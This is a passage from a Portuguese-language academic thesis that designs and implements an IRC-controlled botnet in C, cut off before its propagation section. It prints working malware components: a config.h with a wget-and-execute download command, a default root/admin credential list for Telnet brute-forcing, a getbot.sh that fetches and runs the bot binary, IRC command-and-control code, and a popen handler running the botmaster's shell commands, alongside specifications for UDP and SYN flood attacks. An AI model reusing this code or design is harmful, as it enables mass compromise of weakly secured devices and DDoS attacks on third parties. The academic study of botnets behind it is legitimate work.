c) UC03 – `executar comandos UDP flood`: este caso de uso é parecido com o UC02, com a diferença de que o ataque será do tipo UDP ao invés de TCP SYN. Este comando deve receber além dos parâmetros do TCP SYN, alguns parâmetros adicionais indicando se deve ser utilizado IP real ou IP falso no envio dos pacotes, caso seja IP falso deve ser possível passar um IP por parâmetro ou ser gerado aleatoriamente, caso opte por IP real deve ser utilizado o IP do bot. Também deve ser possível especificar quantos pacotes serão enviados a cada IP aleatório, se utilizar o valor 0 (zero), deve ser utilizado um valor padrão definido nas configurações. A sintaxe do comando deve ser `@attack udp <IP do alvo> <número de pacotes> <porta de origem ou 0> <porta de destino ou 0> <pacotes por IP ou 0> <spoof | nospoof> <IP falso ou zero>`;


d) UC04 – `executar comando scan`: este comando tem o intuito de fazer com que os *bots* pesquisem por *hosts* vulneráveis, a fim de infecta-los. Este comando deve ter um parâmetro indicando qual rede ser feito a varredura por *host*s. Este parâmetro deve ser em formato de endereço IP e o *bot* deve varrer o último octeto inteiro (ignorando divisões de sub rede). Caso o parâmetro IP seja deixado em

branco, o *bot* deve varrer a rede em que ele se encontra. A sintaxe do comando deve ser `@scan <ip>`.

3.2.2 Ciclo de vida proposto

Para facilitar a compreensão do software desenvolvido, a Figura 11 demonstra o ciclo de vida da *botnet*, desde a parte em que o *bot* inicia o processo de propagação até o início dos ataques DDoS. Os números na Figura 11 demonstram a ordem dos eventos que devem ocorrer no ciclo de vida da *botnet*. Os eventos 5 e 6 são opcionais e também podem ocorrer simultaneamente.

Figura 11 - Ciclo de vida da *botnet*



Fonte: elaborado pelo autor.

Cada etapa do ciclo de vida é descrita em mais detalhes a seguir:

1) *bot* participante da rede faz o download de um arquivo contendo diversas credenciais (pares de usuário e senha), que pode ser modificado a qualquer

momento pelo *botmaster*. A cada nova varredura de rede o *bot* refaz o download para garantir a cópia mais recente do arquivo. Após o download o *bot* inicia a varredura procurando por *host*s vulneráveis. Ao encontrar algum que seja suscetível ao ataque, ele envia um comando para este *host* fazer o download de uma cópia do *bot* e executa-lo assim que concluído. Esta varredura pode ser realizada automaticamente assim que o *bot* começa a ser executado ou através do comando `scan` enviado pelo *botmaster* podendo receber parâmetros adicionais. A única exceção é o primeiro *bot* da rede, que deve ser instalado manualmente pelo *botmaster*, ou com alguma das opções descritas na seção 2.2.1.1;


2) após receber o comando para o download, a vítima vulnerável executa o programa e se conecta a um servidor IRC, assim se torna efetivamente um membro da rede *botnet*. O servidor que contém os arquivos executáveis dos *bots*, é diferente do servidor IRC, contendo inclusive endereços IP diferentes;
3) com todos os *bots* conectados no servidor IRC, o *botmaster* pode enviar a qualquer momento um conjunto de comandos, que incluem o `scan`, que indica para os *bots* pesquisarem *host*s vulneráveis e tentar explorá-los e comandos para serem executados no *shell* da máquina onde o *bot* reside. Este comando é designado por um símbolo especial seguido do comando *shell*. A execução correta do comando depende do ambiente em que o *bot* está instalado, pois quem interpreta é o *shell* local, portanto variações podem ocorrer. Também pode enviar comandos para iniciar ataques DDoS e comando para se auto destruir e eliminar rastros;
4) nesta etapa os comandos são simplesmente replicados para os *bots* participantes da rede, ou para um *bot* especifico, dependendo com o *botmaster* especificou. Como se trata de um protocolo IRC, o *botmaster* pode especificar mensagens em *broadcast* ou em *unicast*, também é possível utilizar comandos como o `/names` que mostram quantos usuários (neste caso *bots*) estão conectados no canal, assim o *botmaster* tem uma ideia do tamanho da rede;
5) após receber um comando *shell* o *bot* tenta executar no *shell* padrão do ambiente que reside. Se o comando puder ser executado com sucesso, então a saída é redirecionada para o servidor IRC, onde o *botmaster* pode visualizar de forma idêntica a que se ele estivesse conectado diretamente à máquina em que está o bot. Importante notar que não há comunicação direta entre *bot* e *botmaster*, toda a comunicação acontece através do servidor IRC;

6) a última etapa do ciclo de vida consiste em os *bots* de forma conjunta enviarem inúmeros pacotes TCP e UDP em curto espaço de tempo a uma vítima. Os ataques DDoS possíveis neste projeto são UDP *flood* e TCP SYN *flood*, realizados pelos comandos `@attack udp` e `@attack tcp` respectivamente.

3.2.3 Diagrama de componentes

Na Figura 12 é apresentado o diagrama de componentes do projeto. O projeto é feito na linguagem C e uma boa prática é usar os *headers* (arquivos .h), que nada mais são que um arquivo contendo todas as assinaturas dos métodos e opcionalmente alguns valores adicionais. Os *headers* foram omitidos do diagrama, pois não há necessidade de repetir a assinatura dos métodos. A exceção foi o arquivo `config.h` pois este arquivo ao invés das assinaturas de métodos contém diversos valores para o funcionamento do software, como IP de servidores, nome de canal IRC, etc.

Figura 12 - Diagrama de componentes



Fonte: elaborado pelo autor.

Como demonstrado na Figura 12, o projeto consiste principalmente de 5 arquivos. Alguns arquivos adicionais foram omitidos do diagrama. Cada arquivo basicamente consiste de um módulo da *botnet*. A *botnet* inicia-se no arquivo `bot.c`, responsável por inicializar os métodos de comunicação com o servidor IRC e fazer algumas verificações necessárias para garantir apenas uma instância do *bot* na memória. O arquivo `irc.c` é responsável pela parte de comunicação com o servidor IRC, possibilitando a comunicação do *botmaster* com a rede *botnet*. Neste arquivo está contido procedimentos de conexão com um servidor IRC seguindo o protocolo descrito na RFC 2812. O `irc.c` também é responsável pela execução dos comandos no *shell* local, enviando o comando para o *shell* e posteriormente retornando o resultado no canal IRC. No arquivo `scanner.c` estão contidas as rotinas de varredura da rede local e ou externa à procura de *host*s vulneráveis. Também possui as rotinas que tentam explorar o *host* via TELNET. Este arquivo é o único responsável pela propagação da *botnet*, podendo ser considerado o elemento principal do projeto. A parte dos ataques DDoS ficam no arquivo `attack.c`, sendo que nele estão diversas rotinas responsáveis pela construção de pacotes de redes, computação de *checksum* e geração de IP's aleatórios. O objetivo deste módulo é gerar UDP e TCP *flood*. As configurações gerais do software, como IP do servidor de download dos *bots*, IP do servidor IRC, caminho do arquivo de credenciais usado pelo `scanner.c` para explorar a conexão TELNET, entre outras configurações menores, fica por conta do arquivo `config.h`.

3.3 IMPLEMENTAÇÃO

Nesta seção será mostrado como foram desenvolvidos os objetivos, quais técnicas e ferramentas foram utilizadas bem como a operacionalidade do software. A primeira seção, 3.3.1, apresenta quais as ferramentas utilizadas para desenvolver, testar e analisar o software. A seção 3.3.2, corresponde à implementação do software. Esta foi dividida em 4 subseções para melhor representar as etapas desenvolvidas e proporcionar melhor compreensão do software como um todo. Ao final, na seção 3.4 são apresentados os resultados obtidos e os devidos testes realizados.

3.3.1 Ferramentas utilizadas

Foram utilizadas diversas ferramentas ao longo deste trabalho, todas são gratuitas e de código fonte aberto. Dentre elas incluem-se: sistema operacional GNU/Linux Fedora 26;

editor de texto Vim[3] para escrever o código fonte; Docker[4] para simular diversos computadores em uma Rede; servidor IRC ngIRCd[5] para fazer a comunicação da *botnet*; cliente IRC irssi[6] para comunicação entre *botmaster* e servidor IRC; servidor web Apache[7]; wireshark[8] para analisar os pacotes trafegados entre os *bots* e o *botmaster*, bem como a análise da rede durante a simulação de ataque DDoS; GNU Debugger[9] (GDB), para fazer a depuração da aplicação; compilador GNU Compiler Collection[10] (GCC); GIT[11] para controle de versão utilizando o servidor público do Github[12].

3.3.2 Implementação do software

Esta seção visa descrever os pontos chaves desenvolvidos neste trabalho, apresentando também trechos de código fonte desenvolvido. É possível acessar o código fonte na íntegra em um repositório público no link https://github.com/johnnywiller/IRC_*botnet*.

Para melhor apresentação do trabalho realizado, optou-se por dividir esta seção em mais 4 subseções. Cada subseção compreende o desenvolvimento de partes do software que se desejado poderiam ser executadas isoladamente. A seção 3.3.2.1 apresenta arquivos externos ao código fonte principal e também os principais arquivos *header* contendo a definição dos métodos e tipos de dados mais importantes. A seção 3.3.2.2 apresenta o desenvolvimento do processo de comunicação entre o *botmaster* e os *bots* na rede *botnet*, também apresenta a análise dos comandos *shell*. A seção 3.3.2.3 apresenta o processo de proliferação da rede, ou seja, apresenta o mecanismo utilizado para fazer com que os *bots* se propagassem automaticamente. Por fim, a seção 3.3.2.4 apresenta como foi desenvolvido cada um dos dois tipos de ataque DDoS.

3.3.2.1 Arquivos externos ao código fonte e principais *headers*

Antes de partir para o código fonte propriamente dito, são apresentados os arquivos que configuram e definem certos comportamentos da *botnet*. Os arquivos citados nesta seção

---

[3] http://www.vim.org/
[4] https://www.docker.com/
[5] https://ngircd.barton.de
[6] https://irssi.org/
[7] https://httpd.apache.org/
[8] https://www.wireshark.org/
[9] https://www.gnu.org/software/gdb/
[10] https://gcc.gnu.org/
[11] https://git-scm.com/
[12] https://github.com/.

são `config.h`, `cred_file` e `getbot.sh`. Também é apresentada a definição dos tipos `irc_info` e `attack_info`, devido a sua importância e para melhor compreensão do código fonte, bem como são apresentados os métodos envolvidos nos principais aspectos do software.

Primeiramente o arquivo `config.h` define diversos valores padrão utilizados ao longo da execução da *botnet*, que devem ser modificados de acordo com a necessidade do *botmaster*. Para o desenvolvimento deste projeto, os valores utilizados são os apresentados no Quadro 8. Em diversos momentos ao longo do desenvolvimento serão mencionados valores referentes a este arquivo, por exemplo, quando citado `DOWNLOAD_BINARIES`, refere-se ao valor descrito após este termo no arquivo `config.h`.

Quadro 8 - Arquivo de configuração da *botnet* (`config.h`)

```
#ifndef __CONFIG_H
#define __CONFIG_H

#define DOWNLOAD_BINARIES "rm -rf /tmp/getbot.sh; wget -c http://172.17.0.5/getbot.sh -P /tmp && sh /tmp/getbot.sh"
#define DOWNLOAD_CRED_FILE "rm -rf /tmp/cred_file; wget -c http://172.17.0.5/cred_file -P /tmp"
#define CRED_FILE "/tmp/cred_file"
#define PID_FILE "/tmp/.pid_file"

#define IRC_SERVERS "10.21.16.39:6667|127.0.0.1:6667|192.168.0.200:6667|172.17.0.5:6667|127.0.0.1:2222"
#define IRC_CHANNEL "#army_of_furb"
#define IRC_PORT 6667
#define IRC_NICK_LEN 9
#define DEBUG

#define TELNET_PORT 23

// used in IRC handshake process
#define IRC_USER "USER %s localhost localhost :%s"

#define MASTER_PASSWORD "furb1234"

// max buffer for exchanged messages
#define MAX_BUF 1024

#endif
```

Fonte: elaborado pelo autor.

O arquivo `cred_file`, contém o conjunto de usuários e senhas que serão utilizados no processo de proliferação da rede *botnet*, que pode conter quaisquer grupos de usuário e senha que o *botmaster* achar necessário. O sucesso da *botnet* depende da qualidade dos dados contidos neste arquivo. Por prática comum e assim também optado neste trabalho, foram utilizados usuários e senhas comuns segundo bibliografia da área (seção 2.2.1.1.4). No Quadro 9 é apresentado o conteúdo do arquivo de credenciais.

Quadro 9 - Conteúdo do arquivo `cred_file`

```
root:root
root:123456
root:12345
root:12345678
root:football
root:welcome
admin:admin
admin:123456
admin:12345
admin:12345678
admin:football
root:123456
admin:welcome
admin:passw0rd
admin:password1
admin:sunshine
root:passw0rd
root:password1
```

Fonte: elaborado pelo autor.

O arquivo `getbot.sh` tem o papel de indicar como será feito o download do binário do *bot* e como ele será executado. Este arquivo contém o endereço IP do servidor web que guarda os binários da rede *botnet*. Após um disposto ser infectado, os primeiros comandos que executa são os contidos neste arquivo. A importância deste arquivo será melhor compreendida na seção 3.3.2.3. O Quadro 10 apresenta o conteúdo do arquivo `getbot.sh`.

Quadro 10 - Conteúdo do arquivo `getbot.sh`

```
#!/bin/bash

SERVER_IP="http://172.17.0.3"


rm -rf /tmp/bot

wget -c ${SERVER_IP}/bot -P /tmp && chmod +x /tmp/bot && /tmp/bot&
```

Fonte: elaborado pelo autor.

O tipo `irc_info` armazena informações necessárias para a comunicação com o servidor IRC, que contém o nome do bot, o nome do canal IRC, descritor do *socket*, *hostname* e porta. Ele está contido no arquivo `irc.h`, que também tem a definição dos métodos envolvidos no processo de comunicação da *botnet*. No Quadro 11 é apresentado parte do arquivo `irc.h` contendo a declaração dos métodos utilizados na comunicação IRC e o tipo citado acima. A implementação dos métodos está no arquivo `irc.c`.

Quadro 11 – Arquivo `irc.h` contendo o tipo `irc_info` e principais métodos

```
typedef struct {
        int fd_irc;
        char *ch;
        char *nick;
        char *hostname;
        uint16_t port;
} irc_info;


int irc_connect(irc_info *info);

int irc_login(irc_info *info);

int irc_send(char *msg, int len, irc_info *info);

int irc_listen(irc_info *info);

char * random_nick();

void send_pong(irc_info *info);
```

Fonte: elaborado pelo autor.

Para realizar um ataque DDoS, o *botmaster* envia certos parâmetros para a rede *botnet*. Estes parâmetros ficam no tipo `attack_info`, como número de pacotes, porta de origem, porta de destino, IP da vítima, etc. O tipo `attack_info` fica no arquivo `attack.h`, que também contém a definição dos métodos utilizados para o ataque, a implementação do corpo do método fica no arquivo `attack.c`. No Quadro 12 é apresentado o arquivo `attack.h`.

Quadro 12- Arquivo `attack.h` contendo tipo `attack_info` e principais métodos

```
#ifndef ATTACK_H
#define ATTACK_H

typedef struct {
        int n_pkts;
        uint32_t s_ip;
        uint32_t d_ip;
        uint16_t s_port;
        uint16_t d_port;
        int np_chg;
        char spoof_ip;
} attack_info;

// will be our pseudo TCP header for use in checksum
typedef struct {
        uint32_t saddr; // source
        uint32_t daddr; // destination
        unsigned char res; // reserved
        unsigned char proto; // protocol
        uint16_t tcp_len; // length of TCP segment (including header and data)

} tcp_pseudo_header;

unsigned short csum(unsigned short *buf, int nwords);

uint32_t get_random_ip();

int syn_flood(attack_info *ainfo, irc_info *info);

int udp_flood(attack_info *ainfo, irc_info *info);

unsigned short tcp_csum(unsigned short *psh, unsigned short *tcphdr, int pshwords, int tcpwords);

#endif
```

Fonte: elaborado pelo autor.

3.3.2.2 Comunicação na rede *botnet*

Pelo esquema apresentado na Figura 11, é possível verificar que toda a comunicação na rede *botnet* acontece através de um servidor IRC. Para realizar a comunicação entre o *botmaster* e os *bots*, ambos devem conectar-se no servidor IRC. Para o *botmaster* foi utilizado um cliente IRC, descrito nas ferramentas do trabalho, para o *bot* foi feito a programação seguindo o protocolo IRC. Este procedimento foi dividido em três métodos. O primeiro método lê uma lista de servidores e tenta conectar em cada um deles, parando no primeiro que conectar. O segundo, utilizando esta conexão ativa, tenta realizar o *login* no servidor, enviando comandos do protocolo IRC como `USER`, `NICK` e `JOIN`. O terceiro método se encarrega de manter a conexão ativa, tratando de responder aos pacotes de `PING` e interpretando comandos enviados pelo *botmaster*, bem como enviando retornos para o mesmo. O método que tenta estabelecer uma conexão com o servidor IRC é o `irc_connect`, que recebe um argumento do tipo `irc_info`. Este método verifica uma lista de endereços IP e portas utilizados para conexão com os servidores, que é obtida do arquivo de configuração

`config.h` com a constante definida por `IRC_SERVERS`. Os endereços são organizados em pares IP:PORTA e são divididos com o caractere "|". Para cada servidor da lista é executado o código do Quadro 13, responsável por tentar estabelecer uma conexão ativa. Caso não seja possível conectar em nenhum servidor IRC, o *bot* encerra sua execução. Este método apenas cria um *socket* ativo com o servidor IRC, porém ainda não é possível enviar mensagens.

Quadro 13 - Parte do método que tenta estabelecer um *socket* ativo

```
// try to find a socket
if (getaddrinfo(srv, port, &hints, &result) != 0) {
        perror("getaddrinfo");

        // try next server
        continue;
}

// search through responses
for (rp = result; rp != NULL; rp = rp->ai_next) {
        if ((fd_irc = socket(rp->ai_family, rp->ai_socktype, rp->ai_protocol)) == -1) {
                perror("irc socket");

                // if we can't create a socket with some response, no problem try next
                continue;
        }

        // we've successfuly create a socket, now we need to try to connect
        if (connect(fd_irc, rp->ai_addr, rp->ai_addrlen) == -1) {
                perror("irc connect");
                continue; // again no problem if not works
        }
        break;
}

// we must use this convenient method to free all results list
// (since is a linked list cannot be made with a simple free() )
freeaddrinfo(result);

// arrived at last result without successful connection
if (rp == NULL) {
        close(fd_irc);
        perror("cannot connect to irc");
} else {

        // we are connected
        info->fd_irc = fd_irc;
        break;
}
```

Fonte: elaborado pelo autor.

Após estabelecer um *socket* ativo, é necessário fazer *login* no servidor IRC para então poder se comunicar com ele. Para realizar *login*, são enviados comandos `NICK`, `USER` e o comando `JOIN` para entrar em um canal. Não pode haver duplicidade de `NICK` no mesmo canal, para conseguir isto é gerado um *nick* aleatório em cada *bot* durante sua execução. O

nome do canal utilizado no comando `JOIN` é definido no arquivo `config.h` pela constante `IRC_CHANNEL`. O Quadro 14 apresenta o método que faz o procedimento de *login*.

Quadro 14 - Procedimento de *login* no servidor IRC

```
int irc_login(irc_info *info) {

        info->nick = random_nick();
        char *NICK = malloc(strlen(info->nick) + 6);
        char *JOIN = malloc(strlen(info->ch) + 6);
        char *USER = malloc(2 * strlen(info->nick) + strlen(IRC_USER) + 1);

        sprintf(USER, IRC_USER, info->nick, info->nick);
        snprintf(NICK, strlen(info->nick) + 6, "NICK %s", info->nick);
        snprintf(JOIN, strlen(info->ch) + 6, "JOIN %s", info->ch);

        if (write(info->fd_irc, NICK, strlen(NICK)) == -1) {
                perror("sending nick");
                return EXIT_FAILURE;
        }
        // send newline
        write(info->fd_irc, "\n", 1);
        printf("value of USER = %s\n", USER);
        if (write(info->fd_irc, USER, strlen(USER)) == -1) {
                perror("sending user");
                return EXIT_FAILURE;
        }
        // send newline
        write(info->fd_irc, "\n", 1);

        if (write(info->fd_irc, JOIN, strlen(JOIN)) == -1) {
                perror("sending join");
                return EXIT_FAILURE;
        }
        // send newline
        write(info->fd_irc, "\n", 1);

        free(NICK);
        free(JOIN);

        return EXIT_SUCCESS;
}
```

Fonte: elaborado pelo autor.

No Quadro 16 é apresentado o método `random_nick`, responsável por gerar o *nick* aleatório único por bot. Para gerar um *nick* aleatório foi utilizado a função `rand`. Ao final do método apenas uma certa quantidade de caracteres é copiada para o *nick* efetivamente, o número máximo de caracteres permitidos em um *nick* para o servidor IRC está configurado no arquivo `config.h` pela constante `IRC_NICK_LEN`. Diferentes servidores IRC podem ter diferentes tamanhos de `nick`, portanto cabe ao *botmaster* configurar corretamente o parâmetro, caso contrário irá ocorrer um erro ao conectar no servidor. A função `rand` no C só será efetiva caso utilizado a função `srand` com alguma semente previamente. Sem ter uma

semente o `rand` produzirá sempre os mesmos valores não sendo suficiente para gerar nomes aleatórios para cada bot, pois todos teriam o nome igual. Para gerar uma semente diferente para cada instância, optou-se por fazer uma leitura de 8 bytes no arquivo `/dev/urandom` seguido de um *OR* com o tempo em segundos que passaram desde 1 de janeiro de 1970 (função `time`). O Quadro 15 demonstra esse processo. A geração da semente ocorre no método `main` e só é chamada uma única vez a cada execução do *bot*.

Quadro 15 - Geração de uma semente única por *bot*

```
// generate unique seed for this bot
long long int seed;
read(open("/dev/urandom", O_RDONLY), &seed, sizeof(seed));
srand(seed | time(NULL));
```

Fonte: elaborado pelo autor.

Quadro 16 - Método que retorna um *nick* aleatório

```
// return a random nick to use in IRC channel
char * random_nick() {
        char rnick[] = "abcdefghijklmnopqrstuvwxyz1234567890";
        char *retnick = malloc(IRC_NICK_LEN + 1);
        for (unsigned int i = 0; i < strlen(rnick); i++) {
                rnick[i] = rnick[rand() % strlen(rnick)];
        }

        strncpy(retnick, rnick, IRC_NICK_LEN);
        retnick[0] = 'b';
        retnick[IRC_NICK_LEN] = '\0';
        return retnick;
}
```

Fonte: elaborado pelo autor.

Após feito o *login* com sucesso, o *bot* fica em um estado de espera por comandos do *botmaster*. O método que controla as requisições do servidor IRC é `irc_listen`, que verifica se as mensagens enviadas são oriundas do *botmaster*. Caso não forem, ele as descarta, com exceção do pacote PING. Sempre que um pacote com a palavra PING é enviada do servidor, uma mensagem de PONG é retornada pelo bot. Isto faz parte do protocolo para controlar quantos clientes estão ativos.

Assim que entrar em modo de espera, o *bot* envia uma mensagem para o *botmaster* saber que o *bot* está ativo e aguardando comandos. A mensagem utilizada é "*ready to obey to the master!*". O Quadro 17 demonstra parte do método `irc_listen`, sendo que o laço `while` é executado enquanto houver mensagens vindas do servidor IRC e contém a verificação se a mensagem é oriunda do *botmaster*. Caso a mensagem seja, é seguido uma verificação se contém algum dos comandos válidos. Os comandos válidos são: `!<comando shell>` para

execução de comandos no *shell*; `@attack` para ataques DDoS; `@scan` para varredura de uma rede; `@kill` é para terminar a execução do bot; `@help` apresenta uma tela de ajuda.

Quadro 17 – Laço principal da comunicação

```
irc_send(welcome, strlen(welcome), info);

while((num_read = read(info->fd_irc, buf, sizeof(buf))) > 0) {

        // set the terminating null byte of string before \r character
        buf[num_read] = '\0';
        // guarantee that buf doesn't contain CR and LF
        buf[strcspn(buf, "\r\n")] = 0;

        // handle initial part of the message to ensure that is from master
        strncpy(str_ret, buf, 8);
        str_ret[8] = '\0';

        // only read if message begins with :master! meaning that is from master
        if (!strncmp(str_ret, ":master!", 8)) {
```

Fonte: elaborado pelo autor.

Caso a mensagem contenha `:!` significa que é um comando *shell*. Quando o *bot* verifica um comando desse tipo ele envia uma mensagem para o *botmaster* dizendo que está executando o comando e faz uma chamada para a função `popen` do Linux. Esta função `popen` faz o processo de encaminhar o comando para o *shell* padrão da máquina. Assim que o comando está sendo executado é chamada a função `fgets` que faz a leitura do *buffer* de saída do comando, e com esse *buffer* é chamada a função `irc_send` da aplicação. O Quadro 18 mostra esse procedimento.

Quadro 18 - Tratando comandos *shell*

```
// handling sh command
if (!strncmp(":!", master_cmd[3], 2)) {

        strncpy(command, (master_cmd[3] + 2), strlen(master_cmd[3]) - 1);

        // handle additional command line arguments, without this approach
        // commands like uname -a would lose '-a' part, due to tokenization of the arguments
        for (int i = 4; i < token_len; i++) {
                sprintf(command, "%s %s", command, master_cmd[i]);
        }
        // send status to botmaster
        sprintf(message, "\x02 Executing command: %s\x02", command);
        irc_send(message, strlen(message), info);

        // appends error redirection to stdout, this way we can handle sh errors too
        strcat(command, " 2>&1");

        // threat execution errors
        if (!(file_popen = popen(command, "r"))) {
                sprintf(message, "ERROR executing command: %s errno is %d", command, errno);
                irc_send(message, strlen(message), info);
                continue;

        } else {
                // send the command execution result back to the botmaster
                while(fgets(popen_buf, sizeof(popen_buf), file_popen) != NULL)  {
                        irc_send(popen_buf, strlen(popen_buf), info);
                }
        }

        pclose(file_popen);
```

Fonte: elaborado pelo autor.

O método `irc_send` é encarregado de enviar as mensagens para o *socket* do servidor IRC. As mensagens enviadas aceitas pelos servidores são no formato `PRIVMSG #<nome do canal> :<mensagem>`. O Quadro 19 apresenta o envio de mensagens IRC.

Quadro 19 - Envio de mensagem IRC

```
int irc_send(char *msg, int len, irc_info *info) {
        if (!len)
                len = strlen(msg);

        char *PRIVMSG = malloc(len + strlen("PRIVMSG") + strlen(info->ch) + 10);
        snprintf(PRIVMSG, len + strlen(info->ch) + 12, "PRIVMSG %s :%s\n", info->ch, msg);

        int num_write;

        if ((num_write = write(info->fd_irc, PRIVMSG, strlen(PRIVMSG))) == -1) {
                perror("write privmsg irc");
                return EXIT_FAILURE;
        }

        free(PRIVMSG);
        return EXIT_SUCCESS;
}
```

Fonte: elaborado pelo autor.

3.3.2.3 Proliferação da rede *botnet*

